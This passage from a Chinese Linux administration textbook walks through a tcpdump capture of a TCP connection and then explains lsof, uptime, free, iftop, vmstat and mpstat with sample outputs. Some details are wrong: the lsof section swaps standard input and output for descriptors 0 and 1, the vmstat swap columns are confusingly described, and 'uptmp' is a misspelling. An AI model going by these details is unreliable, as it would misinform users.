TCP 连接的状态机制如图 10-6 所示。

3) TCP 的状态标识。

- SYN : (同步序列编号, Synchronize Sequence Numbers) 该标志仅在三次握手建立 TCP 连接时有效。表示一个新的 TCP 连接请求。
- ACK : (确认编号, Acknowledgement Number) 是对 TCP 请求的确认标志，同时提示对端系统已经成功接收了所有的数据。
- FIN : (结束标志, FINish) 用来结束一个 TCP 回话。但对应端口仍然处于开放状态，准备接收后续数据。

```

There are 8 bits in the control bits section of the TCP header:
CWR | ECE | URG | ACK | PSH | RST | SYN | FIN

```

4) 使用 tcpdump 对 TCP 数据进行抓包。

```

[root@oldboy ~]# tcpdump -n -i eth0 -s 96
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 96 bytes
#<-- 抓包分析: 三次握手过程
22:07:47.321585 IP 10.0.2.71.50502 > 12.130.132.30.http: S 944287531:944287531(0)
    win 5840 <mss 1460,sackOK,timestamp 1248103 0,nop,wscale 7>

```

```
#<==22:07:47 这个时间, 从 10.0.2.71(client) 的临时端口 50502 向 12.130.132.20(Server)
的 80 监听端口发起连接, client 的初始包序列号为 944287531, 滑动窗口大小为 5840 字节(滑
动窗口即 TCP 接收缓冲区的大小, 用于 TCP 拥塞控制), mss 大小为 1460(即可接收的最大包长度,
通常为 MTU 减去 40 字节, IP 头和 TCP 头各 20 字节), S=SYN(发起连接标志)
22:07:47.758228 IP 12.130.132.30.http > 10.0.2.71.50502: S
    219349569:219349569(0) ack 944287532 win 4380 <mss 1460,nop,wscale
    0,nop,nop,timestamp 1742743130 1248103,sackOK,eol>
#<==Server 响应连接, 同时带上第一个包的 ack 信息, 为 client 端的初始包序列号加 1, 即
944287532, 也就是 Server 端下次等待接受这个包序号的包, 用于 TCP 字节流的顺序控制。
Server 端的初始包序号为 219349569, mss 也是 1460。Ack 表示确认包。
22:07:47.758270 IP 10.0.2.71.50502 > 12.130.132.30.http: . ack 1 win 6
    <nop,nop,timestamp 1248540 1742743130>
#<==Client 再次确认, tcp 连接三次握手完成。"." 表示没有任何标识。
```




图 10-6 TCP 的状态机制

以下为数据传输的过程:

```
22:07:47.758691 IP 10.0.2.71.50502 > 12.130.132.30.http: P 1:118(117) ack 1
    win 46 <nop,nop,timestamp 1248540 1742743130>
#<==Client 发请求包, 包长度是 117 字节。P=PUSH(传递数据标志)。
22:07:48.169593 IP 12.130.132.30.http > 10.0.2.71.50502: P 1:218(217) ack 118
    win 4497 <nop,nop,timestamp 1742743568 1248540>
```

```
#<=Server 回包，包长度是 217 字节。确认已经收到之前的 117 字节。
22:07:48.169629 IP 10.0.2.71.50502 > 12.130.132.30.http: . ack 218 win 54
<nop,nop,timestamp 1248951 1742743568>
22:07:48.170166 IP 12.130.132.30.http > 10.0.2.71.50502: P 218:1666(1448) ack
118 win 4497 <nop,nop,timestamp 1742743568 1248540>
22:07:48.170183 IP 10.0.2.71.50502 > 12.130.132.30.http: . ack 1666 win 77
<nop,nop,timestamp 1248951 1742743568>
22:07:48.170703 IP 12.130.132.30.http > 10.0.2.71.50502: P 1666:3114(1448)
ack 118 win 4497 <nop,nop,timestamp 1742743568 1248540>
22:07:48.170714 IP 10.0.2.71.50502 > 12.130.132.30.http: . ack 3114 win 100
<nop,nop,timestamp 1248952 1742743568>
22:07:48.171929 IP 12.130.132.30.http > 10.0.2.71.50502: P 3114:4562(1448)
ack 118 win 4497 <nop,nop,timestamp 1742743568 1248540>
22:07:48.171950 IP 10.0.2.71.50502 > 12.130.132.30.http: . ack 4562 win 122
<nop,nop,timestamp 1248954 1742743568>
22:07:48.596149 IP 12.130.132.30.http > 10.0.2.71.50502: . 4562:6010(1448)
ack 118 win 4497 <nop,nop,timestamp 1742743980 1248951>
22:07:48.596180 IP 10.0.2.71.50502 > 12.130.132.30.http: . ack 6010 win 145
<nop,nop,timestamp 1249378 1742743980>
22:07:48.596193 IP 12.130.132.30.http > 10.0.2.71.50502: . 6010:7458(1448)
ack 118 win 4497 <nop,nop,timestamp 1742743980 1248951>
22:07:48.596197 IP 10.0.2.71.50502 > 12.130.132.30.http: . ack 7458 win 168
<nop,nop,timestamp 1249378 1742743980>
22:07:48.597084 IP 12.130.132.30.http > 10.0.2.71.50502: . 7458:8906(1448)
ack 118 win 4497 <nop,nop,timestamp 1742743981 1248952>
22:07:48.597106 IP 10.0.2.71.50502 > 12.130.132.30.http: . ack 8906 win 190
<nop,nop,timestamp 1249379 1742743981>
22:07:49.015431 IP 12.130.132.30.http > 10.0.2.71.50502: P 8906:8924(18) ack
118 win 4497 <nop,nop,timestamp 1742744406 1249379>
22:07:49.015456 IP 10.0.2.71.50502 > 12.130.132.30.http: . ack 8924 win 190
<nop,nop,timestamp 1249796 1742744406>
```

以下为四次断开的过程：

```
22:07:49.019478 IP 10.0.2.71.50502 > 12.130.132.30.http: F 118:118(0) ack 8924
win 190 <nop,nop,timestamp 1249800 1742744406>
#<=Client 发送关闭连接请求 F=FIN (断开连接标志)。
22:07:49.433227 IP 12.130.132.30.http > 10.0.2.71.50502: . ack 119 win 4497
<nop,nop,timestamp 1742744828 1249800>
22:07:49.438313 IP 12.130.132.30.http > 10.0.2.71.50502: F 8924:8924(0) ack
119 win 4497 <nop,nop,timestamp 1742744828 1249800>
#<=server 响应 ack，并且也发送 FIN 标志关闭。
22:07:49.438349 IP 10.0.2.71.50502 > 12.130.132.30.http: . ack 8925 win 190
<nop,nop,timestamp 1250220 1742744828>
#<= 客户端响应 ack，关闭连接的四次握手完成。
```

提示：tcpdump 是一个非常强大并且好用的命令，请读者多花精力来掌握，当然，要想掌握好，还需要一定的网络知识才行。



Linux

第 11 章

Linux 系统管理命令

11.1 lsof：查看进程打开的文件

11.1.1 命令详解

【命令星级】 ★★★★★

【功能说明】

lsof 全名为 list open files，也就是列举系统中已经被打开的文件，通过 lsof 命令，就可以根据文件找到对应的进程信息，也可以根据进程信息找到进程打开的文件。

【语法格式】

```
lsof [option]  
lsof [选项]
```

● 说明：

在 lsof 命令及后面的选项里，每个元素之间都至少要有一个空格。

【选项说明】

表 11-1 针对该命令的参数选项进行了说明。

表 11-1 lsof 命令的参数选项及说明

参数选项	解释说明
-c <进程名>	显示指定的进程名所打开的文件
-p <进程号>	显示指定的进程号所打开的文件
-i	通过监听指定的协议、端口和主机等信息，显示符合条件的进程信息
-u	显示指定用户使用的文件
-U	显示所有 socket 文件

11.1.2 使用范例

范例 11-1：显示使用文件的进程。

```
[root@oldboy ~]# lsof /var/log/messages
COMMAND   PID USER   FD   TYPE DEVICE SIZE/OFF NODE NAME
rsyslogd 1277 root    1w   REG      8,3     7323 795951 /var/log/messages
```

如果想知道某个特定的文件是由哪个进程在使用，就可以通过“lsof 文件名”的方式来得到。从上面的输出可以得知，/var/log/messages 文件是由 rsyslogd 进程在使用。

输出中每列的含义具体如下。

- COMMAND：命令，进程的名称。
- PID：进程号。
- USER：进程的所有者。
- FD：文件描述符，它又包含如下内容。
 - 0：表示标准输出。
 - 1：表示标准输入。
 - 2：表示标准错误。
 - u：表示该文件被打开并处于读取 / 写入模式。
 - r：表示该文件被打开并处于只读模式。
 - w：表示该文件被打开并处于写入模式。
- TYPE：文件类型，REG (regular) 为普通文件。
- DEVICE：指定磁盘的名称。
- SIZE/OFF：文件的大小。
- NODE：索引节点。
- NAME：文件名称。

范例 11-2：显示指定进程所打开的文件。

```
[root@oldboy ~]# lsof -c rsyslog #<== 使用 -c 选项显示指定进程所打开的文件。
```

COMMAND	PID	USER	FD	TYPE	DEVICE	SIZE/OFF	NODE	NAME
rsyslogd	1277	root	cwd	DIR	8,3	4096	2	/
rsyslogd	1277	root	rtd	DIR	8,3	4096	2	/
rsyslogd	1277	root	txt	REG	8,3	391360	527284	/sbin/rsyslogd
.....								

范例 11-3：显示指定进程号所打开的文件。

```
[root@oldboy ~]# lsof -p 1277 #<== 使用 -p 选项显示指定进程号所打开的文件。
COMMAND PID USER FD TYPE DEVICE SIZE/OFF NODE NAME
rsyslogd 1277 root cwd DIR 8,3 4096 2 /
rsyslogd 1277 root rtd DIR 8,3 4096 2 /
rsyslogd 1277 root txt REG 8,3 391360 527284 /sbin/rsyslogd
rsyslogd 1277 root mem REG 8,3 27232 1046895 /lib64/rsyslog/imklog.so
.....
```

范例 11-4：监听指定的协议、端口和主机等信息，显示符合条件的进程信息。

在讲解范例之前，我们先来看看相应的语法格式：

```
lsof -i [46] [protocol] [@hostname] [:service|port]
```

其中各项的含义如下。

- 46：4 代表 IPv4，6 代表 IPv6。
- protocol：传输协议，可以是 TCP 或 UDP。
- hostname：主机名称或者 IP 地址。
- service：进程的服务名，例如 NFS、SSH 和 FTP 等。
- port：系统中与服务对应的端口号。例如 HTTP 服务默认对应的端口号为 80，SSH 服务默认对应的端口号为 22。

了解了语法格式之后，再来看看范例的解答。

```
[root@oldboy ~]# lsof -i #<== 查看所有进程。
COMMAND PID USER FD TYPE DEVICE SIZE/OFF NODE NAME
sshd 1297 root 3u IPv4 10428 0t0 TCP *:ssh (LISTEN)
sshd 1297 root 4u IPv6 10430 0t0 TCP *:ssh (LISTEN)
sshd 11886 root 3r IPv4 47229 0t0 TCP 10.0.0.12:ssh->10.0.0.1:54906 (ESTABLISHED)
sshd 12064 root 3r IPv4 48871 0t0 TCP 10.0.0.12:ssh->10.0.0.1:62935 (ESTABLISHED)
[root@oldboy ~]# lsof -i tcp #<== 显示所有 tcp 网络连接的进程信息。
COMMAND PID USER FD TYPE DEVICE SIZE/OFF NODE NAME
sshd 1299 root 3u IPv4 10445 0t0 TCP *:ssh (LISTEN)
sshd 1299 root 4u IPv6 10447 0t0 TCP *:ssh (LISTEN)
sshd 1336 root 3r IPv4 10585 0t0 TCP 10.0.0.12:ssh->10.0.0.1:62339 (ESTABLISHED)
[root@oldboy ~]# lsof -i :22 #<== 显示端口为 22 的进程，这条命令很常用。
COMMAND PID USER FD TYPE DEVICE SIZE/OFF NODE NAME
```

```

sshd    1299 root      3u  IPv4  10445          0t0  TCP *:ssh  (LISTEN)
sshd    1299 root      4u  IPv6  10447          0t0  TCP *:ssh  (LISTEN)
sshd    1336 root      3r  IPv4  10585          0t0  TCP 10.0.0.12:ssh-
>10.0.0.1:62339  (ESTABLISHED)
[root@oldboy ~]# lsof -i tcp:22  #<-- 显示同时满足 TCP 和端口为 22 的进程。
COMMAND  PID USER   FD   TYPE DEVICE SIZE/OFF NODE NAME
sshd    1299 root      3u  IPv4  10445          0t0  TCP *:ssh  (LISTEN)
sshd    1299 root      4u  IPv6  10447          0t0  TCP *:ssh  (LISTEN)
sshd    1336 root      3r  IPv4  10585          0t0  TCP 10.0.0.12:ssh-
>10.0.0.1:62339  (ESTABLISHED)

```

范例 11-5：显示指定用户使用的文件。

```

[root@oldboy ~]# lsof -u oldboy  #<-- 使用 -u 选项显示 oldboy 用户使用的文件。
COMMAND  PID USER   FD   TYPE DEVICE SIZE/OFF NODE NAME
bash    12157 oldboy cwd    DIR    8,3     4096  526237 /home/oldboy
bash    12157 oldboy rtd    DIR    8,3     4096      2 /
bash    12157 oldboy txt    REG    8,3   941720  396351 /bin/bash
bash    12157 oldboy mem    REG    8,3   157072 1046941 /lib64/ld-2.12.so
bash    12157 oldboy mem    REG    8,3   22536 1046944 /lib64/libdl-2.12.so
bash    12157 oldboy mem    REG    8,3   1926480 1046942 /lib64/libc-2.12.so
bash    12157 oldboy mem    REG    8,3   134792 1046875 /lib64/libtinfo.so.5.7
bash    12157 oldboy mem    REG    8,3  99158576 132290 /usr/lib/locale/locale-
archive
bash    12157 oldboy mem    REG    8,3   65928 1046561 /lib64/libnss_files-2.12.so
bash    12157 oldboy mem    REG    8,3   26060 132550 /usr/lib64/gconv/gconv-
modules.cache
bash    12157 oldboy  0u    CHR    136,0        0t0       3 /dev/pts/0
bash    12157 oldboy  1u    CHR    136,0        0t0       3 /dev/pts/0
bash    12157 oldboy  2u    CHR    136,0        0t0       3 /dev/pts/0
bash    12157 oldboy 255u   CHR    136,0        0t0       3 /dev/pts/0

```

范例 11-6：显示所有 socket 文件。

```

[root@zyops ~]# lsof -U  #<-- 使用 -U 选项显示所有 socket 文件。
COMMAND  PID USER   FD   TYPE             DEVICE SIZE/OFF NODE NAME
init     1  root   7u  unix 0xffff88001f8f1400        0t0    6663 socket
udevd   307 root   4u  unix 0xffff88001f8f0700        0t0    7008 socket
udevd   307 root   8u  unix 0xffff88001f8f03c0        0t0    7021 socket
udevd   307 root   9u  unix 0xffff88001f8f0d80        0t0    7022 socket
udevd   524 root   9u  unix 0xffff88001f8f0d80        0t0    7022 socket
mysqld  582 mysql  14u  unix 0xffff88001a6ed880        0t0   278033 /application/
mysql-5.5.32/tmp/mysql.sock
rsyslogd 808 root   0u  unix 0xffff88001f8f0a40        0t0    8324 /dev/log
nsqd    826 nscd   6u  unix 0xffff88001f8f1a80        0t0    8376 /var/run/
nscd/socket
crond   917 root   4u  unix 0xffff88001dbefac0        0t0    8782 socket
udevd   1406 root   9u  unix 0xffff88001f8f0d80        0t0    7022 socket
php-fpm 4567 root   6u  unix 0xffff88001a6edb0        0t0  21195686 socket
php-fpm 4567 root   8u  unix 0xffff88001a6ec500        0t0  21195687 socket
.....
```

11.2 uptime：显示系统的运行时间及负载

11.2.1 命令详解

【命令星级】 ★★★☆☆

【功能说明】

uptime 命令可以输出当前系统时间、系统开机到现在的运行时间、目前有多少用户在线和系统平均负载等信息。

【语法格式】

`uptime`

说明：

直接执行 `uptime` 命令即可。

11.2.2 使用范例

范例 11-7：显示系统的运行时间及负载信息。

```
[root@oldboy ~]# uptime
19:07:14 up 13 min,  1 user,    load average: 0.00, 0.00, 0.00
系统时间      运行时长    登录用户数 平均负载          1min, 5min, 15min
```

`uptime` 命令可从下面 2 个文件中读取信息。

从 `/var/run/uptmp` 中读取用户登录信息。

从 `/proc` 中读取进程信息。

11.3 free：查看系统内存信息

11.3.1 命令详解

【命令星级】 ★★★★★

【功能说明】

`free` 命令用于显示系统内存状态，具体包括系统物理内存、虚拟内存、共享内存和系统缓存等。

【语法格式】

`free [option]`

free [选项]

说明：

在 free 命令及后面的选项里，每个元素之间都至少要有一个空格。

【选项说明】

表 11-2 针对该命令的参数选项进行了说明。

表 11-2 free 命令的参数选项及说明

参数选项	解释说明（带 * 的为重点）
-b	以 Byte 为单位显示内存的使用情况
-m	以 MB 为单位显示内存的使用情况 *
-K	以 KB 为单位显示内存的使用情况
-h	以人类可读的形式显示内存的使用情况 *
-t	显示内存总和列
-s <间隔秒数>	根据指定的间隔秒数持续显示内存的使用情况 *
-o	不显示系统缓冲区列

11.3.2 使用范例

范例 11-8：查看系统内存。

```
[root@oldboy ~]# free      #<== 不加参数默认显示的是字节数，很难读懂。
              total        used        free      shared      buffers      cached
Mem:       486640      150828      335812          200      25736      38436
-/+ buffers/cache:    86656      399984
Swap:      1048572          0      1048572

[root@oldboy ~]# free -m  #<== 使用 -m 选项，以 MB 为单位显示内存的使用情况。
              total        used        free      shared      buffers      cached
Mem:          475         147         327          0         25          37
-/+ buffers/cache:     84         390
Swap:         1023          0        1023

[root@oldboy ~]# free -h  #<== 使用 -h 选项，根据实际大小自动转换成 KB、MB、GB 单位，显示内存的使用情况。
              total        used        free      shared      buffers      cached
Mem:       475M        147M        327M      200K        25M        37M
-/+ buffers/cache:    85M        390M
Swap:      1.0G          0B        1.0G
```

针对上面的输出，有以下说明。

- Linux 系统的特性是将不用的物理内存缓存起来，因此 327MB 不是系统的真实剩余内存。

- 系统真正可用的内存为 390MB。
- buffers 为写入数据缓冲区。
- cache 为读取数据的缓存区。

范例 11-9：定时查询内存。

```
[root@oldboy ~]# free -h -s 10 #<== 使用 -s 选项定时刷新内存的使用情况，单位为秒。
              total        used        free      shared      buffers      cached
Mem:       475M       140M       334M       196K       25M       37M
-/+ buffers/cache:       78M       397M
Swap:      1.0G          0B       1.0G

              total        used        free      shared      buffers      cached
Mem:       475M       140M       334M       196K       25M       37M
-/+ buffers/cache:       78M       397M
Swap:      1.0G          0B       1.0G

^C
```

11.4 iftop：动态显示网络接口流量信息

11.4.1 命令详解

【命令星级】 ★★★★☆

【功能说明】

iftop 是一款实时流量监控工具，可用于监控 TCP/IP 连接等，必须以 root 用户的身份运行。

一般最小化安装系统都是没有这个命令的，需要使用 yum 命令额外安装，而且还要从 epel 源下载。

epel 源的安装帮助请参见：<http://mirrors.aliyun.com/help/epel>。

安装 iftop 命令的步骤请参见：

```
wget -O /etc/yum.repos.d/epel.repo http://mirrors.aliyun.com/repo/epel-6.repo
yum -y install iftop
```

【语法格式】

```
iftop [option]
iftop [选项]
```

③ 说明：

在 iftop 命令及后面的选项里，每个元素之间都至少要有一个空格。

【选项说明】

表 11-3 针对该命令的参数选项进行了说明。

表 11-3 iftop 命令的参数选项及说明

参数选项	解释说明（带※的重点）
-i	指定监听的网络接口※
-n	不进行 DNS 解析※
-N	不将端口号解析成服务名※
-B	以 byte 为单位显示流量（默认是 bit）※
-p	设置网卡为混杂模式，以便不直接通过指定接口传递的流量也能被计数
-P（大写）	显示端口号※
-m	设置界面最上边的刻度的最大值，刻度分五个大段显示
-F	显示特定网段的进出流量

11.4.2 使用范例

范例 11-10：不接任何参数启动 iftop 命令监控流量。

```
[root@oldboy ~]# iftop
interface: eth0      #<== 默认监听系统的第一块网卡，可以使用 -i 选项指定监听网卡。
IP address is: 10.0.0.12
MAC address is: 00:0c:29:13:10:cf
```

图 11-1 为 iftop 界面，相关说明如下。

- 界面上显示的是类似刻度尺的刻度范围，是以标尺的形式显示流量图形的长条。
- 中间的<= 或 => 这两个左右箭头，表示的是流量的方向。
- TX：发送流量。
- RX：接收流量。
- TOTAL：总流量。
- Cum：运行 iftop 到目前时间的总流量。
- peak：流量峰值。
- rates：分别表示过去 2s、10s、40s 的平均流量。

范例 11-11：常用命令组合。

```
[root@oldboy ~]# iftop -nNBP
interface: eth0
IP address is: 10.0.0.12
MAC address is: 00:0c:29:13:10:cf
```




图 11-1 iftop 界面

命令说明具体如下。

- -n：不进行 DNS 解析，显示 IP 数字地址。
- -N：显示数字形式的端口号。
- -P：显示端口号。
- -B：默认是以 bit 为单位显示流量，需要经过计算才能符合我们的认知，但是使用 -B 选项就会直接显示以字节为单位的流量。

11.5 vmstat：虚拟内存统计

11.5.1 命令详解

【命令星级】 ★★★★☆

【功能说明】

vmstat 是 Virtual Memory Statistics（虚拟内存统计）的缩写，利用 vmstat 命令可以对操作系统的内存信息、进程状态和 CPU 活动等进行监视。但是只能对系统的整体情况进行统计，无法对某个进程进行深入分析。

【语法格式】

```
vmstat [option] [delay [count]]  
vmstat [选项] [时间间隔 [次数]]
```

说明：

- 1) 在 vmstat 命令及后面的选项里，每个元素之间都至少要有一个空格。

- 2) delay 表示两次输出之间的间隔时间。
- 3) count 表示按照 delay 指定的时间间隔统计的次数。

【选项说明】

表 11-4 针对该命令的参数选项进行了说明。

表 11-4 vmstat 命令的参数选项及说明

参数 选项	解释说明 (带 * 的为重点)
-a	显示活跃和非活跃内存
-f	显示从系统启动至今的 fork 进程数量
-m	显示 slab 信息
-n	只在开始时显示一次各字段名称
-s	显示内存相关统计信息及多种系统活动数量 *
-d	显示磁盘相关统计信息
-p	显示指定磁盘分区统计信息
-S	使用指定单位显示。参数有 k、K、m、M，分别代表 1000、1024、1000000、1048576 字节 (byte)。默认单位为 K (1024 byte)
-t	统计信息带上时间戳

11.5.2 使用范例

范例 11-12：显示虚拟内存的使用情况。

```
[root@oldboy ~]# vmstat      #<== 如果省略“间隔时间”和“次数”的参数，则仅显示一次报告后就退出
procs -----memory----- swap-- io---- system-- cpu-----
 r b    swpd   free   buff  cache   si   so   bi   bo   in   cs us sy id wa st
 0 0      0 71756 38600 279084   0   0    24     6   15   18  0  0 100  0  0
[root@oldboyedu ~]# vmstat 5  #<== 表示每 5 秒钟更新一次输出信息，循环输出，按 Ctrl+C 组合键停止输出。
procs -----memory----- swap-- io---- system-- cpu-----
 r b    swpd   free   buff  cache   si   so   bi   bo   in   cs us sy id wa st
 0 0      0 71804 38600 279084   0   0     2    1    9    9  0  0 100  0  0
 0 0      0 71756 38600 279084   0   0     0    0    8    8  0  0 100  0  0
 0 0      0 71756 38600 279084   0   0     0    0    9    9  0  0 100  0  0
^C
[root@oldboyedu ~]# vmstat 5 6  #<== 表示每 5 秒钟更新一次输出信息，统计 6 次后停止输出。
procs -----memory----- swap-- io---- system-- cpu-----
 r b    swpd   free   buff  cache   si   so   bi   bo   in   cs us sy id wa st
 0 0      0 71804 38600 279084   0   0     2    1    9    9  0  0 100  0  0
```

```

0 0      0 71756 38600 279084  0 0      0 0      0 9     8 0      0 100 0 0
0 0      0 71756 38600 279084  0 0      0 0      0 8     9 0      0 100 0 0
0 0      0 71756 38600 279084  0 0      0 0      0 9     8 0      0 100 0 0
0 0      0 71756 38600 279084  0 0      0 0      0 9     8 0      0 100 0 0
0 0      0 71756 38600 279084  0 0      0 0      0 9     8 0      0 100 0 0
[root@oldboy ~]#

```

以下是命令结果的详细说明。

第 1 列：procs。

r 表示运行和等待 CPU 时间片的进程数。

b 表示正在等待资源的进程数。

第 2 列：memory。

swpd 表示使用虚拟内存的大小。

free 表示当前空闲的物理内存数量。

buff 表示 buffers 的内存数量。

cache 表示 cache 的内存数量。

第 3 列：swap。

si (swap in) 表示由磁盘调入内存，也就是内存进入内存交换区的数量。

so (swap out) 表示由内存调入磁盘，也就是内存交换区进入内存的数量。

第 4 列：I/O 项显示磁盘读写状况。

bi 表示从块设备读入数据的总量（即读磁盘）(块 /s)。

bo 表示写入块设备的数据总量（即写磁盘）(块 /s)。

第 5 列：system 显示采集间隔内发生的中断数。

in 表示在某一时间间隔中观测到的每秒设备中断数。

cs 表示每秒产生的上下文切换次数。

第 6 列：CPU 项显示了 CPU 的使用状态。

us 列显示了用户进程消耗的 CPU 时间百分比。

sy 列显示了系统（内核）进程消耗的 CPU 时间百分比。

id 列显示了 CPU 处在空闲状态的时间百分比。

wa 列显示了 I/O 等待所占用的 CPU 时间百分比。

st 列显示了虚拟机占用的 CPU 时间的百分比。

范例 11-13：显示活跃和非活跃内存。

```

[root@oldboy ~]# vmstat -a 2 5
procs -----memory----- swap-----io-----system-----cpu-----
r b    swpd   free  inact active   si   so    bi    bo   in   cs us  sy id wa st
0 0      0 71804 160408 165848   0   0     2     1    9    9 0  0 100 0 0
0 0      0 71756 160408 165844   0   0     0     0   11   11 0  0 100 0 0
0 0      0 71756 160408 165844   0   0     0     0   12   9 0  0 100 0 0

```

0 0	0 71608	160412 165672	0 0	0 1302	218 341	12 9 80	0 0
0 0	0 71608	160412 165672	0 0	0 0	10 9	0 100	0 0

使用 -a 选项显示活跃和非活跃内存时，所显示的内容除去增加了 inact 和 active 之外，其他显示内容与范例 11-12 相同。

memory 列增加了 inact 和 active 两列，其说明具体如下。

- inact：非活跃的内存大小（当使用 -a 选项时显示）。
- active：活跃的内存大小（当使用 -a 选项时显示）。

范例 11-14：查看内存使用的详细信息。

```
[root@oldboy ~]# vmstat -s
    486640  total memory
    414572  used memory
    165656  active memory
    160420  inactive memory
    72068  free memory
....
```

这些信息分别来自于 /proc/meminfo、/proc/stat 和 /proc/vmstat。

范例 11-15：查看磁盘的读 / 写。

```
[root@oldboy ~]# vmstat -d
disk- -----reads----- writes----- IO-----
      total merged sectors      ms      total merged sectors      ms   cur   sec
ram0       0       0       0       0       0       0       0       0       0       0       0
raml       0       0       0       0       0       0       0       0       0       0       0
.....
sr0       0       0       0       0       0       0       0       0       0       0       0
sda     14667   3623  594388    6737  12864   32806  365372   44250       0      30
```

这些信息主要来自于 /proc/diskstats。其中的 merged 表示一次来自于合并的写 / 读请求，系统一般会把多个连接 / 邻近的读 / 写请求合并到一起来操作。

范例 11-16：查看 /dev/sda1 磁盘的读写统计信息。

```
[root@oldboy ~]# vmstat -p /dev/sda1
sda1      reads  read sectors  writes  requested writes
      502        4162         14          68
```

这些信息主要来自于 /proc/diskstats。各列的说明具体如下。

- reads：来自于该分区的读的次数。
- read sectors：来自于该分区的读扇区的次数。
- writes：来自于该分区的写的次数。
- requested writes：来自于该分区的写请求次数。

11.6 mpstat: CPU 信息统计

11.6.1 命令详解

【命令星级】 ★★★★☆

【功能说明】

mpstat 是 Multiprocessor Statistics 的缩写，是一种实时系统监控工具。mpstat 命令会输出 CPU 的一些统计信息，这些信息存放在 /proc/stat 文件中。在多 CPU 的系统里，此命令不但能用来查看所有 CPU 的平均状况信息，而且还能够用来查看特定 CPU 的信息。

mpstat 命令的最大特点是：可以查看多核心 CPU 中每个计算核心的统计数据，而类似命令 vmstat 只能查看系统整体的 CPU 情况。

【语法格式】

```
mpstat [option] [delay [count]]  
mpstat [选项] [时间间隔 [次数]]
```

说明：

- 1) 在 mpstat 命令及后面的选项里，每个元素之间都至少要有一个空格。
- 2) delay 表示两次输出之间的时间间隔。
- 3) count 表示按照 delay 指定的时间间隔统计的次数。

【选项说明】

表 11-5 针对该命令的参数选项进行了说明。

表 11-5 mpstat 命令的参数选项及说明

参数 选项	解 释 说 明
-P	指定 CPU 编号，例如： -P 0 表示第一个 CPU -P 1 表示第二个 CPU -P ALL 表示所有 CPU

11.6.2 使用范例

范例 11-17：显示 CPU 信息统计。

```
[root@oldboy ~]# mpstat #== 如果省略“时间间隔”和“次数”参数，则仅显示一次报告后就退出。  
Linux 2.6.32-573.el6.x86_64 (oldboy) 02/15/2017 x86_64 (1 CPU)
```

04:16:54 PM	CPU	%usr	%nice	%sys	%iowait	%irq	%soft	%steal	%guest	%idle
04:16:54 PM	all	0.04	0.00	0.14	0.02	0.00	0.03	0.00	0.00	99.76
[root@oldboy ~]# mpstat 5 6 #<== 表示每 5 秒更新一次输出信息，统计 6 次后停止输出。										
Linux 2.6.32-573.el6.x86_64 (oldboy) 02/15/2017 _x86_64_(1 CPU)										
04:17:39 PM	CPU	%usr	%nice	%sys	%iowait	%irq	%soft	%steal	%guest	%idle
04:17:44 PM	all	0.00	0.00	0.00	0.00	0.00	0.00	0.00	0.00	100.00
04:17:49 PM	all	0.00	0.00	0.20	0.00	0.00	0.20	0.00	0.00	99.60
04:17:54 PM	all	0.00	0.00	0.00	0.00	0.00	0.00	0.00	0.00	100.00
04:17:59 PM	all	0.00	0.00	0.00	0.00	0.00	0.00	0.00	0.00	100.00
04:18:04 PM	all	0.00	0.00	0.20	0.00	0.00	0.00	0.00	0.00	99.80
04:18:09 PM	all	0.00	0.00	0.00	0.00	0.00	0.00	0.00	0.00	100.00
Average:	all	0.00	0.00	0.07	0.00	0.00	0.03	0.00	0.00	99.90

以下是命令结果的详细说明。

